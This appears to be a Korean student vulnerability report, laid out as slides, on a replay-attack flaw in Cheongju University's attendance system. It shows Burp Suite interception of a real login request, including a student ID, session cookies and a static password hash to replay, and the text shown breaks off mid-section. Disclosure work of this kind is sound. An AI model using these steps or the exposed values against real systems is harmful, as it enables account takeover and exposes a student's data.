




청주대학교 전자출결 시스템 취약점 보고서

청주대학교 공과대학 소프트웨어융합학부 디지털보안전공
김수빈 swoobin2010@naver.com
이해영 haelee@cju.ac.kr



취약점 제목 및 개요

취약점 제목

- 청주대학교 전자출결 시스템 재생 공격(replay attack) 취약점

취약점 개요

- 청주대학교 전자출결 시스템(<http://attend.cju.ac.kr>)에서 사용자가 로그인을 수행할 때, 웹 브라우저에서 서버로 전달되는 패스워드의 해시 값(hash value)이 언제나 동일하여 재생 공격이 가능한 취약점임

CONTENT



01. 취약점 S/W의 버전 및 환경
02. 취약점 발생환경
03. 취약점 검증
04. 취약점 발생위치 및 원인
05. 취약점 악용 시나리오
06. 기타





01. 취약점 S/W의 버전 및 환경

02. 취약점 발생환경



01. 취약점 S/W의 버전 및 환경 / 02. 취약점 발생환경

청주대학교 홈페이지에서 연결되는 전자출결 시스템






03. 취약점 검증



03. 취약점 검증

패스워드 해시 값 탈취



BurpSuite란?


- 기본적인 해킹도구인 웹 프록시 툴
- 자바로 구현되어 있기 때문에 사용 전 자바 설치 필수

웹 프록시 툴을 사용하면 클라이언트와 서버가 교환하는 HTTP패킷 내용을 확인하는 것이 가능

또한 보안 취약점을 분석하여 웹공격에 대한 분석 환경을 제공

03. 취약점 검증

패스워드 해시 값 탈취



03. 취약점 검증

패스워드 해시 값 탈취

Kali-Linux-2019.3-vbox-amd64 [실행 중] - Oracle VM VirtualBox

파일 머신 보기 입력 장치 도움말

Applications Places burp-StartBurp Fri 07:50

Burp Suite Community Edition v2.1.02 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://attend.cju.ac.kr:80 [203.252.226.133]

Forward Drop Intercept is on Action

로그인 되기 전
해시 값이 뜰 때까지 계속 누른다

POST /atdc/login HTTP/1.1
Host: attend.cju.ac.kr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://attend.cju.ac.kr/atdc/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 47
Cookie: sid=18330062; JSESSIONID=190378921323D2C9173DAF62B6ED37CE; SCOUTER=z36663q1fq7gkq;
ga=GA1.3.18004395.1569581886; _gid=GA1.3.546486232.1569581886
Connection: close

idno=18330062&password=Nc52C2VfdLLeO97h0AMHSg%3D%3D

ID: 학번 PW: (해시 값으로 출력)

해시 값
: Nc52C2VfdLLeO97h0AMHSg%3D%3D
-> 언제나 동일한 해시 값

Mozilla Firefox

attend.cju.ac.kr/atdc/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security

ATTENDANCE LOGIN

18330062


로그인

정주대학교 전자출결
CHEONGJU UNIVERSITY 시스템

정주대학교
[363-764] [363-764] [363-764] [363-764] 298 | TEL:043-229-8114 | FAX:043-229-8110
COPYRIGHT (c) 2015 BY CHEONGJU UNIVERSITY. ALL RIGHTS RESERVED


03. 취약점 검증

패스워드 해시 값 탈취



재생 공격 수행

재생 공격 수행



03. 취약점 검증

재생 공격 수행

* 재생공격 - 앞서 말했던 '잘라내기-붙여넣기 공격'

Kali-Linux-2019.3-vbox-amd64 [실행 중] - Oracle VM VirtualBox

파일 머신 보기 입력 장치 도움말

Applications ▾ Places ▾ burp-StartBurp ▾ Fri 09:11

Burp Suite Community Edition v2.1.02 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://attend.cju.ac.kr:80 [203.252.226.133]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
POST /atdc/login HTTP/1.1
Host: attend.cju.ac.kr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/plain, */*; q=0.01
